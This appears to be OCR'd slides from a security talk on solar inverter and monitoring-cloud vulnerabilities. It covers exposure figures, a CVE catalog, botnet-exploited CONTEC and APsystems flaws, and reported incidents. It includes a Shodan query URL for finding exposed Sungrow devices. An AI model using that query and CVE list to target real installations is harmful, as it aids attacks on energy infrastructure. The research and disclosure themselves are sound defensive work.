





Image source: http://base.isolarcloud.com:8181/docs/a1-0/d3.md


Example 2: Sungrow iSolarCloud App





Example 2: Sungrow WiNet-S dongle







- Remember that they should not be accessible?
  - 2,600 with exposed HTTP server on Shodan
  - Thousands more similarly exposed from other manufacturers
  - **Millions more managed via apps/clouds**

Image source: https://www.vpsolar.com/en/product/sungrow-sg-2-0-2-5-3-0-rs-s-1-mppt/
Shodan query: https://www.shodan.io/search?query=http.favicon.hash%3A792201344

Solar power deployments

- Three types of deployments
  - **Residential**: 5-15 kW, small rooftop
  - **Commercial**: >100 kW, large rooftop
  - **Utility**: >1 MW, solar parks/farms owned by utilities
- Most installations are residential but most power comes from utilities
  - Varies per country, but **usually >90% inverters are residential/commercial, while >50% of power is from utilities**
  - Utility deployments are often different, with large battery systems and less cloud connection
- Commercial deployments are growing and an interesting attack surface
  - Not very different from residential in terms of security but more power
  - Chart: distribution of 1,700 inverters seen on customer networks






Previous vulnerabilities

- Cataloged **93 previous vulnerabilities affecting 34 vendors**
  - CVEs since 2012, average of 10/year for the past 3 years
  - 80% high or critical CVSS
  - Most cases affected solar monitoring/cloud products
  - Relatively few issues found directly on the inverters


- Six vulnerabilities **regularly exploited by botnets since 2022**

Product	CVEs
CONTEC SolarView	CVE-2022-29303 CVE-2022-40881 CVE-2023-23333 CVE-2023-29919
APsytems Altenergy	CVE-2023-28343 CVE-2024-11305

CVEs by CVSS score



Affected components



CVE catalog extended data from https://dersec.io/wp-content/uploads/2024/11/DERSec_Solar_Vulnerability_Summary_11-15-24.pdf

Known incidents

- **Reports of incidents since 2019**
  - **US 2019:** Repeated denial of service on a firewall caused loss of visibility over 500MW PV generation
  - **Romania 2023**: Installer credentials used to disable safety setting on inverter that decreases output during low grid demand
- **Three relevant issues in 2024**
  - **Lithuania**: Pro-Russian hacktivists hijacked inverters in 22 organizations, including 2 hospitals via iSolarCloud management
  - **Japan**: 800 CONTEC monitoring devices hijacked by botnets
  - **US**: Flax Typhoon APT building botnets used to proxy further attacks. Exploited CVEs include two on CONTEC
- **No incidents directly targeting power generation**, but
  - FBI warned in a Private Industry Notification of the risk in July 2024
